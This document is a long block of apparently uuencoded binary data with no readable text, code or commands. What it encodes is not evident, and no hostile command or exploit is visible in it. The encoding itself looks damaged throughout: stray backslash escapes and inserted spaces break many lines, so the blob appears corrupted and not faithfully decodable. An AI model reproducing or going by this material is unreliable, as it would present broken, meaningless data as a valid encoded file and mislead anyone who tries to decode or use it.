M2+X?)6DC^5M'2=9(\_NY1DC>2?WB4%(WDGQXE92/Y5T?)<,"2?V=(ABSY;X8D  
M8LD?'1PE3+\_I"%I\$IT8DB;1MX:D2?0W0](D^F\ :DJ+)J2%I\$OV/CI\*H2?.\_  
M-B1-FO^C(6G2\_+\,29/F/S8\2IHT\_UE#TJ0Y,21-FO^R(6G2\_+N&I\$GS9T-2  
M-C9RE,2#)J>&I\$GS/S`D39K\_N2&)F]HQ)\$V:\_XLA:=+\AZ.CI\$GS;T&BTL'\_  
M^RL&I\G%U)`TN7@U)&63YJ,D:7+Q]PQ)\$\_0\_,R012\_ZE(=#Y,"1+OZ3(6ER  
M\3\ -29.+/Q(?)4V:\_[0A:=+\EPQ)V=3.49(V:?X]0)\*D^<60-&G^X:D2?/?  
M-B1-FO^^(6G2\_0`2= :T+T/2I/G?&Y(FS?\_9D#1I\_A)'2=:D^8\G1TF3YC]E  
M2)HTIX:D2?,G0)\*D^<F0I\$V=&I(FS7'\_D#1I\_L>&I\$GSOS`D39K\_[5&2-VG^  
M#X:D2?-\_-21-FG\C/4J;-/\_F\_R7N3N#C\*.O\_@2/PX[YOY\$9.0<C>N]S;IFE+  
MTS8T:0.E4+;)%FZV0V[2=L@(+`@(#()2H@`G\*)@,@EAQR"G"((\*DBY%`1!  
M`;F/\_^?YSL[D\E)"O\_^\_[\_O[:S'MFY\_D`\SSS7#/9D/@Q-Y`X,;>3^%[  
M)' [,AY/X,9].XL=\R8AD\_9A\_2>+`\_%L2/^8\_D?@QOTGBQ\_P92<IO;=(CXL>\  
M&8D?<YS\$CSE/XL<\8T1R?LP>B1\_S(A(\_YG-) \$GY?0.+?'#>)'\_,K)&F\_O#(C  
MDO%;?I\*L7UXD?LR[C4BLR8)N88E9OECB5E=9\$E:F+!;T\2P6]'=9TM9&L5C0  
M5[%8T/>QY\*P'(?&[Q@]98M8B94GB5J8L";L:+!;S%):4Y93%8E[(DK<&LEC,  
MWV/)67TF\;O&G[-8S+>Q6,P/LEC,3[\$DK9=AL9@\_9[\&8-\B16,P[LF2M]V2Q

MF&>2^%UC@<5B/HPE;J,"EH2-"EB2=B^S6,P/LUC,S[%D[%YFL9@\_9K&85]UM
M1/R.<! .6F/5\$+!;S9!:+>7\6B[F7Q6(>9+&83V"QF,]AL9@O9LE9+TSB=X2\_
M9[&8%[-8S.^S6,QK[\$Z2M#K/DK(ZSV(QYUDLY@Z6K.6=)6?M&\$FZR<J=)6:C
M)I:X];DL%O-?6"SFMU@LYN7V(ESV;G\MB,6\_%8C' OQ6(Q[T>2:;) \L5C,1[!8
MS&>R).Q>9K&8;V9)60FRI&TLP6(Q?\J2M1YV3Y\*W:<D?D>X&XO%/)7%8NYF
ML9@K+!;S,2P6\P)8TC9J8LE8";)D;<3(XK?/) 'Y'^"Z+Q?PYB\6\T5XD"9OA
ML20M[RP6<PN+Q3R' Q6\*NLF1M9,5B,5\X(G&\_' [R&Q6\*^BR5NXXRB6A+51+\$D;
M\^]-DK+6F,5B;F\*QF&>Q6,R' LN2LM2' Q^\&+6&(V3V&)6TO+8C&\_R&(Q?\AB
M,:^\#XG%O"&+Q;P3BW\ /LOCW( (G?#\_:P6,R+6"SF4UD2UHJR'^ T\*2\K&ARP6
M\S,L%O/K+!;SYRP6\SKY\$4DTV>R&Q6+>D\5B[F2QF,LL%O.W65)6@BQI&\^S
M9&P\SY\*U.XXE9W<<B=\ /KCB.Q&+^\*HO%O"N+Q=S,DK1\L5C,)9:TM2TL&5L#
M8;&8KV2QF.\E\?O!O[ )8S/]F0<S8&D^2L):\$)6FM\*(O%O#N+Q=S\*8C\$?Q)\*U
M\$F3)6:] 'DFZR&1F+Q7P]2]S&M"P)ZR]8+.9G62SFEUDLYL]8,I;W9A\*+.<UB
M,7>0^/W@/!:+>8'E;B-\%HOY#):DY9TE9?T%BW\ /LF2LKK)DK7^?0)\*S]1^2
M;).-5UEB-F9CB5N^6!)65UDLY@4L%O-9+&D;J[-DK!5ER=I(AB5G<VH2OQ\_ \
ME,6!UM(+.9OL%C,+2P6\UR6E-5,%HOY9!;\_'F3)VFR+Q6\*^?T02?C\_X`HO%
M\_#:+/XF=2)\*P\$F1)6N\_`8C'G6-(V\_V+)V(H0B\5<9+&8ATEB33;\_8HE9;\[B
MCT59+.: '6)6IBPIZR]8+.8/63+65TXBR5I\_P9\*S=3\2OQ],LL1L)9#%8FYE
ML9B[62SF(9:4M5\$L%O.E+!E;&V3)VFB')6=UGB319->'Q6+^!XO%\_!Z+/T^9
M3)\*TNYO%8HZS^'6#)6,C(A:+>2&+Q7P:B=\ /7L;BUPT6?XS\$DK!\L5C,[ [.D
M;`5F7Y\*TC1Q8\_'D\*B\7<Q)\*S=5\$2OQ\_L8+&8"RP6<YDE8>L2+\$D;Y; )8S#>P
M6,R/L61L[LF2M1: ')6=SM"DCDO;GW2P6<X[%8I[.XH^16)(V(V.QF\$)B2=O,
MA25C9<IB,=\_\*DK-Q%(G?#\_Z9Q:\_/!;S5UI)+.:M62SF\2P6\VP6BWD^2\9F
M)2Q9FWNR^.M(-DF\*TS6B\_D!EKBMX;-8S)^Q6,SK3B6QF+=AL9@S+!9S&XO?
M/K/DK`1)<DW6-['\$K&:RQ&WFPI\*PV19+TMH6EI3U.]-(+.9M62SFW5BRE@L6
MB(EK1) )^/[B` )6:KUBQQ:U=9+.; ;62SF)UE2-F=D2=M3O.DD%O/762SF' \$O.
M6D@2OQ\_L9K&8CV2)VRB.)6\$M\$O2UI]94C8R9TE;6;!D; , ;11I\*UT2F+O[Y!
M\$F^RU3F6F)4.2]Q\*A\5B'F2QF\$]A2=F]P^+/K5C<1U+UG+\*DK/6CR319.6U
M' TG,5MY8+.8FEH2-8%DLYNDL\*7OBS)\*VG+)D+\*<L67O^Q6(Q7T>2; ++9%DO,
M1N8L<6O]6"SFCUF2EO<9)"D;T[\*D[?D[BW\ /LEC,TU@LYA\*)WP\>RQ\*S)V(L
M<<LI2\+:0Y:D]6@L\*7N2SI+V'V619\*PW9\_' '=2P6<Y+\$[P<GLL1LA8HE;JOH
M+`EK6UB2-E9GL9CO8\$E;\_ \5B,?'')6NYZ"#)V9B\$Q.\'FUC\ -7.6N(U26"SF
M62P6\SR6E/4%+&E;(6?)6,O/DK66G\5B\_CN)WP\N.Y/\$OP=9XK:BR)\*P>LAB
M, ;>P6,R+&FKF2P6\ ]\$L6>O16' \*VFDJ2:[\*<LL1L98'E;D]\6!\*V#L!B,7\_"
MDK\*5Y%DC4N\`62SF9A:+>2: +Q3PP(JDF?YV?Q>^ [6>+V!)/%8KZ3Q6)^@B5E
MHQ06OT]A>=6G219:VU8<M; :D/C]8);%8I[&XH^?6?Q[D"5I:U8L\*9LOLZ1M
M+8[%8OZ`)6NYV)\D9Z5#XO>#>9:8E0Z+Q=S+DK`6DB5I8V.6E,WU6-+VG)\$E
M8[T>2]:>R[#D;`1\P(@DFJQM88G9N(7%8I[\$DK!<L"2MUK&D;"[#DK:W/EC\
M9\<L61NWL.1LQDKB]X,?L<3LN?EL\$HLYP6(QM[ )8S!Y+RL;S+&E[UL^2L;\$6
M2];)6)5@LYC^OI)ILQ9[%7Y-AL9@\_9TE8FW#@B-3715E25NM8TC8"8;&8RRQ9
M:\_U8<M8ODZ2;K-:QQ.S=,):XM0DL"5M]8DG::B%+RL:9<TC25H(L\_K,)%HMY
M`HO%7"#Q^\\$:2\R>N;# \$K1ZR^,^[69\*V`LR2LKRSI"WO+!EK#UFREG<6?Y]
MT(ADFVR,S1\*S57T6O^]FL9@)%HMYF"5E:RDL\_CH22\;>86#)6MO"DK.VA<3O
M!S]AB=EL]&"2N(U26"SF' \$O2GBZQ6,R' L\*3M\_3\$6\_QD]2];)6>UER-H8<D723
MOU;`XJ\5L%C, '[`DK.6?2Y\*T\_HO%8MZ>Q6).LF2L]K)D;53)8C'WD?C]X"\*6
MF.6=)6YK^"Q^W\V2M/\$82\K>1V\*Q"#]D2=N3T\$-(+.;U67\*VYD!27Q=EL9C'
ML\1M=87%7^=GL9B\_Q6(QG\V2ME4CEHSU[RQ9:XU9<M8SDOC]X\$H%\$K\^L\_CU
MF25A]RE+TDJ9Q6+N8DG;?<J2L1Z?Q>]36'+VKB-)LLE:&Y:8K6?.(XG;\* (7%
M' S^S^' -8EI0]1V/QQ\ \L&;LK6;+V;)0E9RTM2<I?RV7QGW>SQ\*TS\$61\*6=Q;\_
M61M+RN87+!;S1RP9>V^PB\O?B[+XXSH2OQ\_,LOCO;[!8S`>R6,P]+!9SC25E
M-9PE; <-63(V`F')VKOH+#E;423Q^'\?L%C,C[!8S\$^S)\*Q&L21MI8LE95>5
M)6T]6C)QE886+)V[#D[\*D9B=\ /L-B,4]FL9AGLB2LOV"QF/M9+.8%+/[S
M;A:\_3V'QKS.+Q?P+DER3]94L,>ME6.)V#5D2-@ [W2/SWOE@LY@Q+VNY\*%HMY
MF"5K+0E+SGK&\$<DTQ6R,S)=D=Q.+Q?PAB\_\,J(<D: :OH+!9SCL5BGLYB,7>S
M9&V%<T20MM5Y/L9?#2.)-5G\_SA\*S>3=+W-[@8K%<?, "2M+<1>DE2UL>Q^#-Q
M%LM%@L4?G;+D[\$DHB=\SEEABUHJ2U-^<84G8VB!+TNHA2\K6!EG2UNNQ9&S%
MC"5K>>\CR=F,@R319#,.%HNYA25N.66QF(LL29M;L:0LIRQIRRF+\_U2()6MK
M:"PY>PI,DFRRM\I98E836/R[DL5B\_H@E:?=ID<1B7I/%?U.7)6/W,DO6KB&+
MQ9PB2?FKZ"S^J(G%8I["XK=^+\$E[UL:2LEZ8Q9%\L&2L!V'QGR:S^->9)-UD
MZ\ \L\_HB:)6Y7E25AM>Y0DJ2M0K"D;!6"Q6).L61L-9XE:]>'Q7\CFJ3^Y@R+
MQ5QFL9@7L?A/9EF2=E594E9[6?RW,4GJ\*Z4L6;NJ)/654A\*\_9\_P/2\RNX7R2
MN,V@61(V\*V&QF-,L\*:MC+&F;D;#D;#S#XK]=S&(QUTAR338:9(E9W\02MWDW
M2)\FHRQ> \^\*)66UCB5M[^VP^".0\$DG6WM][@R=D;92.2]?O!F2P6<XG%8CZ.
M)6'OKK`DK=Q9408LFR5MS[ )9,K9RPI\*U-HK%8OZ0Q.\'E^\GB=DHER5NHUR6
MA\*VNL"2M\_6%)V=W\$DK99&XO% [+&8S`,L%O.)/\$F6W]FB=D<EB5N<UB6A+VW
MS)\*TWSA@L9A?9;&8/V;)V\$BF3.\*/3EDLYB2)WP^VL/AOK['XOV7#DK!Q)DO2
MUF18408[-2QI:XU9,C:>9\G:ZA-+SIZ1D?C]X%LD]1EBA21N/1I+PEH2EJ0]
MA6'QW\9D=\\_V8?' ;#1:+>3Z+7S=(4DWVGC!+S.; "+/[ ,A<5B?I\E: ?D:(\$E9
M+\R2MAZ\$I/Z;% "P6<X'% ;^M(TOY33I:8E3)+W-[E8TG8,Q>6I/6Y+"E[]X#%
M\_ZT\$G\_=AL7\_K83#2"SF)A\*\_ 'VQEL9CGLEC, )9:\$Y90E:4^76%(VDV) VZR?

M) 6. \_? \&2M3D (2 \[\*E, 3O!U>ICDC]B2%+W' +\*8C%/9K&8/9: 4M>HL\_AM\*+/[3  
M" I: L\_1X0B\_ \V) DFNR<J+Q6+^C" 5N: TTUDH2MJK%8S) -84C; J9O' ?-&#) V&\_P  
ML63M?766G+4M(Y+S^ \&766+VK': 0Q% \-8TG8C) [%\_^T/%HMY (DO: 6@D6BWF `M)  
6NS) !; \_+6Z2F-^GL, 2L%V:) V^B") 6' W%TO2GM2P6, S\_80%7EE@RMGXX-" +U  
M-TA9<O: [%21^/[ @OB\4\BZ3^Q) %8E [\$XH] %2>I/%G2-NMGR=A[@RS^&] \$L  
M.>M/2?Q^ \ ` . 6F\*V0+R" QF#<EJ: ^4LB1MM8?%7W5D2=O [HBS^4WL6\_XT [EIRU  
M-B3) ) BMWIEIB5. TG] S1F6A+6K+!; SV@M) \_ ) 5\_%HLYS6 (Q3V. QF' M8<K8&0I) J  
MLGRQ^&^ ] LL2M3\$GJ\*Z4L?GUFL9@\_8TG; ^' `1B<4<8 [ &8FUER5E=) \_' ZPQN\*\_  
M<<<2M] ) A2=@ [72Q) 6] MA2=E (C\5\_BYLE8Z4S3) \*UMY19\_#\$\_2:; ) YCLL%G, O  
M27T^R) \*P] R%9+.; +6?Q [D" 5M<SV6C) 4. B\7\ \$8Q\_VTR' CXC?#V [!\$K, W\*%CB  
M5EXL\_ML^+\$G+\*80%?#B+\_P2<) 6/Y8LG: [VVQY&PEF<3O!U?X) DG, >A" 6N/47  
M+' [?S9\*T. 0B+Q5QB2=M: \$XO\_QAU) ? : 64) 6>M1 "CN-^N; 7' LH\$G, S39&XFU^ (  
M) -P; K4>P) %WIB+B@QXFXH\*+>+9R^1+\*NUHGDW%B+Q3K" GXK\$7' F) Q-UJH4C"  
MO0, CDG1K#B (I-Z\ \DL7%O+F (BSDEXF\* >\*I) SK3J+=83' B<3<6HI (W(V^1!) N  
M3BV2=&L% (BGWE%/\$Q?R. 2, ; ) !OI1+%DWJA3) N; \$-BW6\$+2 (Q) SQ7Q, 7<+Y) P  
M; R. () -WL3R3EVGF1M&LW1#\*N/13) NC<-1' ) N#>1; ) -81; BD2<^VA2-RU\$B (N  
MYJ) (THW' 1%+N- [!\$TJX>BF1<; R62=3-ZD9Q; ^V\*QCO!] D9A [ >^1HEK@; ; XB  
MF&, B27?' B; B86T72 [LT9\$1=S523K9O0B. ; ?2Q6 (=X44B, 5=71>) NU" V2<&, 2  
M\$1?S: R (I=S5\$TFXE! \B6C) O] B63=S%?\$Q3R9) =/D: J] (S-5>D; @; I8@DW-J7  
M2-+-WT5<S->\*I%V/+Y) QJSTB65?G17) NUL^2; 7+WLDC, 78UC6>) N?5XDX58S  
M1) ) N" Z2<FV4B (MY2" 3CYL (B6=>GB. 3<: (?% .L ( ; 1&+NS2\*1N" MWD83K/8] C  
M2; K?UA%) N35SD; 2 [NT5<S. TB65?\* (CE7RB3^5 \R<) A) SI2P2=[\_ -+9) P<V&1  
MI" M!D93 [ [3P1%\_-7CF?) N) 4<D: Q [ \BCB8DZQ6# \X3B3F1GHB+N9N\$1?S@ \$C2  
MC25\$4FXL (9) V [ \Z) 9-Q [IR) 95^=%<N [ZL%@\_ ^\*1 (S/WVM\$C<O24HDG#CWA-8  
M; +PAXF+. B [B89XJXF. >+9-VS) ) &<6Z=EL7 [PMR (QM^ (A\$G=C" 9&\$6X<\D27I  
M^EP1+WV-) . W6ZT1<S--%7, P] (B [F\*HOU@ \>+Q%PO+!) WY262<" NN (DFWOBJ2  
M<FO+WW9) N [M2) . /N2I&LRX6 (B [F3Q?K! !2 (Q) S: 42-S5. I.&\$FTF) ) -V [?" (I  
M5\=\$TJZ. B63<' . 0DEJRK8R (YM [ !DFYR=YR (B] D3B; O^5" 3AQGX23<R%TFY  
MM0N1M! L1B63<6\$ (DZ\_H+D9S [Z602ZP>W\$+\$QDHB-D402 [O=!1) +NZ; 9 (RLT0  
M1=) N5" "2<?D2R; JU. ) &<6X%AL7YPM5-88FY&+Q) WY262<&LR (B [FC\$C\*W7\$B  
M+N:) (G8/BF3=] 1' ) N; 4=%NL' /1\$; ; XC\$79T72; @WID22; O0EDG\*\_ ' R=B [; - (  
MQOUFF4C6K<: +Y-RS6A+\_ \*V; N\$ (FYUD \D [E9@1! +N; 021I) L=BZ3<NQDB: ==F  
MBF3<NDTHI<\* \98+\_OF\*RB\_N&; 9<Z-DWP?XW\_ [=] =&" S4?UYVK&/FU6KNWRU=  
M&SW6, 5YP (L1CQZSX'; 2R\* \LQ50\_?U. [ \_O\* (= <^ENC><) O@\_VC^' WP7: 7 \ W%  
M@ [ %=NN2XY8. < (JIE1XEG&5??@V/M: BQ3\_P; 9M4\*96 \ '%\*@XN<P@^; ^?! =QE7  
MRH [ . ", 6NH7TVN (:\_Q# \; ;+\_4U7" : \AKB: 8^1] <9AW9+PVB+^BJ9E/N: =" 0831  
MM (\*8<4P0 \ \HN^J6. >4GE' L3 \1AAS?Z%8#N, -\_YO@ZN^7B' FDKJ [VWZNMK<' P  
M7EG) CDE^#4>/FJ] /PWSA3 [W5HOG: SY77&/D\*\_G-IM2Y; /\ :DYIY-^%\*OF<>Z  
MM93E^@FNQN+P: FR\*HU?) KUX-7 (/ZU7C@ \$; L\_Y<X-\$L-^ .V; ], 60"G2L' 5VR@  
M; ^Y \KYJ (ZU4 [VVZ! ) 5^Q\*] TZ; 7", R7WN&HH \ [T9Q (N\_A?^>) K (CSWR&R#N1E  
MD<T@J\_P/2Q. D260 \9) 9 (-^0 (D1, @EX1B. 84 \ (/ (+R) LBCT+66X' E#<AN) /@)  
M\_QPBLA; ^ . 5%D9\_QS-8O5N"=\$#L4\_ ' XB<@G \V7S&4>JUL%OG5LOBDR&\_QSQDB  
M3^\*?FT1>P#\_ /BKR%?Y9=B65E5\*4=1# : !3! /9" S (HT@FY0. 0PR%TBIT' ^) G (-  
M9+6569Z" Q\$5>A^POL@) JRE\$B&T, N%<D- \CM (T ( . , \ [P! /! ^48] IQS `: K2%E `M  
M] A `Y! C+ /) "P+R\$DB5T. N-0G+ `O\*DR (N0CT3>AFRY\*LMRJ (, M (NM! 2B ( [0LX2  
MF0" Y6: 0- \E>1@R#&K \92@WQ=Y" 1 (F \A%D `4B-T\$N% `D4 \AN1YR&OBKP /66-U  
MN=) 1WY, B. T-FB [1 `CA; I@EPF, @AY6. 0\$R-LB%T `V6H/E" LA) (G=!ND7^#E%  
MY `W (=2\*KX\$ [ZH \BND\$] \$QD. V7I-E-F22R ` "D+ ' (BY&R1' T! N%?DY9+ ' (/9 `5  
MUI) <0' 8V"7, `F2' R\*621R) JX1W \DLAWD7I \$, Y! \B^T+66IME+B3-8FW&' ) ' O  
M0XX5N1IRA4F8+ \BC (J!WC4) RP] W] E?78=D\* LH\_ ( ; I `>D1; (J2 (=D. M%YD&  
M\$5GD^E\*1TR' ; K" NU#K\*OR. 60 `9%?0<X1^2WD=I&7 (" ^\*? `Y9: 3UIG] &N [\$\*"  
M+4B' R' C (X2+ [0RX2&8+<+W (6Y `V1GT+669\_E1DA6Y# [ (P2) \_A! PO \ @KD2I %W  
M ( (^++ (<V [#V1C2" ; ; L `2@XP3V1?2) S (7<KK (0LB- (M% /" =R, 62%#5E^# =E5  
MY\$^0\_45>AQS#8NWNE2 ( ; 0O [ `8BWQ) R (YR+8; L4R! 3! , Y" +) 0Y&C (129AOB `/  
MDF ` \_Y&V17T `VV5C: 0TBSR! \ @\_2) \_@YQC\$ I8@Y\$Z1U5=' 7R" R/63MK [ ] D ( ; N)  
M [ ` `?I\$CD4<JK (-R\_ %D# \E>1GT! 6W (3E9DB3R" . 0 `T060XX5^0\_D \*I %5UT#\_  
M+K (3Y% . 1\*9#M-F4I0\* : ++ (0L\$CD1<K' (^9#?F82Y@+QC\$N8" LNEF<G! ) K! 8  
MOU0661>] Q [DBVT' N\$MD+ \IK ( `9! U-F<9@. PN<C \*D6^02R&DBMT! N\$GD8 \KS (M  
M" Y" 5MF#Y" ! (361&] T&R132# `B60@5XM, A#PE<A#D, Y\$! R/9; LAP' : 1. Y `# (L  
M<CGD\$ I' ?0! X2^3/D79%7 (9MM) ? , F2 (O (&NCQ\*B9A>4' . \$TE" [A; I@/Q#I!>R  
M [M8L1T#V\$#D; XHE<#SE=Y' ` (KTS" ?\$ \$6FX2Y@\*S \-9; -T7/&19\*0 `T7V@QPO  
M4H9<(W (BY (\B/X) \>G (3Y (=M6! Z# [ &<2UC' (X2+\_AOS%) \*QCZZ) VBFP\*^8] (M  
M#++YMBR3 (!-%YD `&1\*J0 \T5. AOQ&Y, >0UT5N@\*RW' <O] D#U%\_@+I, 0GS! ?FN  
MR `KKH341V1CR@D@\*LLKV4CJ0A, BAD#DB) T! . 8+&QQK4BMT">%GD4@N5 `; L<@  
M. XI \ `IDALO; ZZ `] \$MH-<\*K (GY! &1#LA [ (D7 (%CM\*?PJ9) ' (NY# "1ZR\$7B-P+  
MN4=D, >0-DS `7D/6\_+KG8 `\*VMR/ : 07I\$] (&> (3 (?<(M (%>5%D `635G: 2. 09 (B  
M%T ( . \$KD-<J+ (GR\$ \_D; Y! F1C] T8: F=93] @0XQN1#2#M (EM" CC `) <PKY\*8N-  
MLQX5601Y7^0 \R) ; ?D+D>9++ (S9" J25A>D! ^ (/+LA5. 0] R#] %5M \ ( . =E%1G&0  
MO44F0?I\$>B! GBAP%N57D?, A+ (C="5MM51FB0E, C#D (-%GH% \VR3, !>0ZD?4W  
MQBA6) `E9MHEE `F2G) BD+2 (? (, B1 (J= `+A/Y, >0QD5LA' X@ \! =DJ) G4, LJ\_ (

M<ACEU6) 2HR`7BNP (N4^D! ? (FBXTQ-XS+G0+9) RZ] #\*08ESH&. 80%QJ&WD2! E MR, LB?X\* LGI `Y+<2=D' L', C<A=0PCRI, 2DB\_ (+T0F0/XLT@E9+BD] /F1GD6' ( M3) ' O0 (X2^0' D<I%K ( (^+/' CYD, 7&Q5NG6/X\*F2+R! F10Y"/ (#T76VQ2] 6DK: M0\A; (GM#-DK+Z@HD+U\*"' "IR. . 1 [ (B=!; D\_+/0AY1>1\*R! H9: 4D@&9\$G ((=D M) \*>0DS. 24\CU&; D' -T-O+9\*&+) ^54H9\0^0@R\*SLR`JG^QO?X] N^<<LPC%7 M9"5?D-] GI1>&?"3R`. 1K. 9:G (:TB?X<, B7P `^5%. 6GZ, Y7\KLBWD7R (QR, : [ ML>P#&2<R' 3) ?I! =RML@QD%^+7`#YFTE87I `U=V=Y") ) EL?E' 0>1MR"DBJVV! M\$9C (SI!G19HA\_ [ , 'BP?9160 (TLEBLY:C1<Z#\_ (S%YC%/B-P&^5CD\$<@V>TJ^ M(%-%\_@U9 (+\*EFBC1; X!>8`%LQ)\4J0 (^>I>, IN`C!<Y\$U (2N0SR?9.P'D+NM \$'D8\G>1ER!K[<VR#&8V. 1.; 1<T324\*^ (S (1<J/ (', AS (@LA^PCJV&0744N MA^PO<A/D&). PCD&N%/D [Y`B\*V^-:\$:' (3I!M\Q (S9)K (P9"% (D. 0BT1. @SPH M<@GD; 1.; PVTRCN7WD&:1UR#] (LMAIG7. . +GRD#M%<I!710Z `K#U>>B+ ( ;B\*G M0+I\$?@0Y=; S4%L@019Z\$'\_ 6\Q`Q9L5F>V6' &UB2R.>0 `D3TAQXIT0JX2. 13R MI, B1D\$] %SH!L-T' 63B' 316Z#&+) Y' '+Q! \*GSD-^? `QY1V3]; 3\$C; 9\$6"3) ! M9#RD+- ( ) .5>D' W\*7R, F0UT0NA\*PS4=8/ ( ; NSV/RUVR0L' <AI (J) `; A+Y%/ \* \ M29@OS\$17FB3W! 20FLC=DMLA, R' \$B\R%7BWP+\ I3 (69#/3, +R@FP\_649ZD# : 1 M^R## (G^"7"+R%N0AD34QZWW7! . E`-MM7^D% (B\@!D (I (#7\*>R&F0NTW"\H+\ MPR0L+\BZ4R07D#U\$GH%X (J) #3@<E>' 'G5R ( ; 0A: + [ `) 9N95E\*B0N4H (<\* ( , MY' B1' T.N\$; D=<D>1OT `^%WD#LL-4J6. 0\_416Q; S\< ) %- (#\1V1' RL\$@&\A^1 M=LCFTU@JD (DB9T (&1&Z `G") R/^0W (B) !7@\_%GVIB?#Q=UG (A>XIL!>D1V17R M79%QD) M%#H"\ (%\*!K- (F=0R2: ) , Z! IDC<A7DA#8I+\BU (H) "GA9Y' H\*7=T@^ MA. QH\$N84ZPTS1+ : #?%-D (N12D=F01T060MX3. 1NRQ0SIWR&31&Z! ' #9#<@&Y M8 ( :4%>0>\$J0#>6. &U+J=T; JURQH (9"^1! \*179#SD#) &9D%M\$^B\$OBGP7LFJ' MM`"0I, ACD (-\$\_@DY462E; V#] 1^1KD&=\$TFZ-9"9+! ^3K (E5 (N\A) D"-F2HV" M\_ '2F7' G (HR) /OMX7>0NRY2Q9X<0ZRF21S2! 5D2; (#T2: (?>\*= \$+^\*7 (89 (-. MN; LA>XM<#^D3^?4N. \$ [D#Y! ; 1?X&>4GD, \AJ^N\*! ] 9L4B) QR, \$B [9! OBPQ" MKA, Y` (GD:L@RQX@+1D) Y\$7 (<!TBGT". %F] " : -<D>V: 4, ] \$] H) \ (# (=LM5L ME@) D7Y\$! 2\$WDVTVH, 2 ( @MPG<C/D39&G (1L>\*"-&R#XL] O?SBR ( ; Q3! 6\$SE! M; A-I@; PLTAG#%9G#T@=) BQP) F4N"=&\*X-T0NB^N%; D5\F>1/\; LNXM) WH7L M++) 2' &V'R\* : 0HT1VB: , %9+&UL<=%IL?11HO, @VQ] , \$L-, D7D1, B@R/F0' XI< M&4?-\$ [D [CCM<Y, ]QE, =<=>=< (DA=9+X' QNLC7 (=S"? .50/\_\$8G\M\_Q61\*F2-M0UB. A61, PEQ`#A&Y! 7\*RR! , ) M`LB+T+^ (O ( ) 9/F"W. ] ) S, 9%MH?, \$FF&?\$ND M`+E"Y`C ( [T7. A7PD<E42+?L\ : ; 4@K2\*/0 (9\$%B=QUXF\ `FMR+ (IK/^ (K `W9 MN (ME&\@XD3TA\UEL-?%LD8-2B%&DR! 1: 4I\$S (6MV2QV#9\$7N@11\$GH2< (O (/ MR`TB' T. >%5G%\_0UY3T: 5: ?<^OJRN0#H] : 0\A1XMT0GXF, C^- .D2"3Z01@2=E MFL9U [ ] &>#\*U1TH0LD#D6<B/13Y\*V [ =W\HPL@\_4?D: TA7^UEB4/ &BXR#E\$1F M0 [ [ /8G\_E\_@Z1LR!\_ % [D] LE: ?M`"0G, A; D' DLMI+Z' 9' M (3>\* [ `MY3J0 `6: ' ( ML@BRJ\A) D/U%SH<<4Y0ZEL7\_1& [ .HM<7>2" "+>U [D+Y! M#Y7Q&&0: B\_TM^H4B MJ^ : P\_B.R, >1!D>T@; XOLGD/MG, \_2!FD6F0OI%RE! SA\$Y! G\*GR' F05T6NR. &> M+\F<&K\*; R+V0+I\$G (\*>\*O) ##) UGL+ ] C\_5>03R (K) \ @8%UH. ; 1+ : ` ` "R, ^18 MD2SD\*I\$6R) , B [9! /10J0 [ <IRQ2#3119"%HF<#KE8Y\$+ ( [T1^ `7E' Y' ; (II41 MP2<@ \$T2>AI19; ' 7\7) %\_0^X2^0SRFLCZNV/] 9T! : ; , CN (DE (M\@TR&DB! <A-M (@LASXN<"EGI, +F; (#&1^R&S3<\*: `#E. 9+4] L/XCT@1Y2J0%\IG ( ; , CV599A M2) O ( .9! AD6L@EXC< `WE (Y%G (NR38@FQ6DWMY3\14DSL74A\$9! SE/9 ` [D; I' Y MD' ^ ( ' `59=U! : 6L@> (A=#/) \$; (\*>+W`?YE<A3D, 4BKT%6' I) 6"Q (766\OK/^ ( M; `LY7B0+N4:D%) ' D0+D<Y\$%D! T6R\$P! LI\_ (3R"' B\_QZ+ZC (HY"' 15Z! \_\$=D M^; VQ\_K-0VE [ (1) &= ( ` , BXR#GB\R `\_\$: D! \_\*ZR\$+ (>HMDS1RR) PG. "ND1^1GD MNR (W0VXF0<J0\*T\*9. [=U] OC\*P/ `JP [ ] &C6, 2PWQ, <Z7LS1&97"X. GB"?6HQ/ M72OR) N1I^=0, #V. OPUG: /6\_ ^CB9AJXY/S6"QIS3?%-D, <JG (1, @C (K, @ [XGT MOK; XIO3XD\$DF8?V! ' "9R-N0"D [!&0>X1^17D#9\$' (>L? ( ; , VR%XF81V#] ++8 MW\ \_0V2U/ . 88 (AM! 7A39#K+JD2Q2% (D#SE (9#KD1) \$# (3\7\*4\*>3DBCZVC MY (I! OFX27C% (NTEXQ?+XI, BMD) ^2 ( ) T\ [D. 15R' OBWR4MV\_. X=\_) &H?U' Q+L MAU1%8I `?B. P#N5>D#?) /D3F0#8Z6IT\*004460?I\$3H><\*7+I. . 16Y#K (2R (/ MC\$-) ' S-R7TP=\*C47%Z1, POL+QQPL\MXX7' T6^^O] U [ ' 8D [ <\_B4R! + ' NLW!>0 MG42. AG2 (G `Y4N2J\? : =\*MP/0AXS">L\Y ` . 3L\$PA6QTGS^R: , 3HW"<L44A/9 M#` \*AR-<A] XFD (&^\*- \$, V/) ZELQEE; Q\*6\* : 0H\DW (62\*G0FXS": \&Y&61RR"K MG\!R! R1M\$EX-R%P2G `R\$HL] 8\_R%R! H3, `L2V0\*RW (DRIIV `XGD (3-%9D& . M\$ID/N=PD+? (XR) G0SX4N0\*R] ; >EEX%, \$7D\*, BCR\$N2' (O^! W" ^R>@MF=R\*; MMZ! . G\32!, F+ [-. "4A39#\_ ( ] D3 [ ( [2] #D%=\$CFG! M3Y99C>0C, CED\$-\$; H<M+ / (0Y' J1YR! \_\$?D (LOPI\F1M (M8+1%\*0629AOB#?\$JE! KF"Q9 [ "\_%\_G91\*0G M<C?D: ] ^1MA?2\*O) WR) # (QY`?B: PV">L\_ (AM#\_B6RPR3HJ?+F) V2<R `S (?) \$^ MR-DB1T! ^+7 (FY&A) BUT+6/ `V4^E\_-S [ +8W] @OB' P. . 87%\_L; ^#2SV-\_: ?%8FY MOV! \_NJSMO' 81: 8-TBG1/ QCU&@I0GHX1, PCH&>4+D] LFX^B\*\_AVSS79GK0: : 2 MX"<\\$UX@L@7DQR) [0QX0. 0#R; Y' YD\*^> (2TD9+Q) F `M (2>1JR/= % [H?< (? (< MY. \B\_X\*L=: : LB^ ) I<TYD1\@D1; (=T2Z (#>\*) B"] \$0N@\*QPEK38D%U%\_@K9 MWR2L+9! C1%9OQ: Q59% / ( ' T1V@GPBDH=L^SUYQ8R3<2#+! 19"+G ( ) +SRD `=% MSH>\S6+/U3<Y6\8; D&: 19R#] (J) "SA%Y\*W\*GR/) 3<9S (5I"UOR\_W! 60WD59 ( ME\ALR\*DB\_9! ?BAP] %>4A\F/ (BN? (6) .0) I' ' 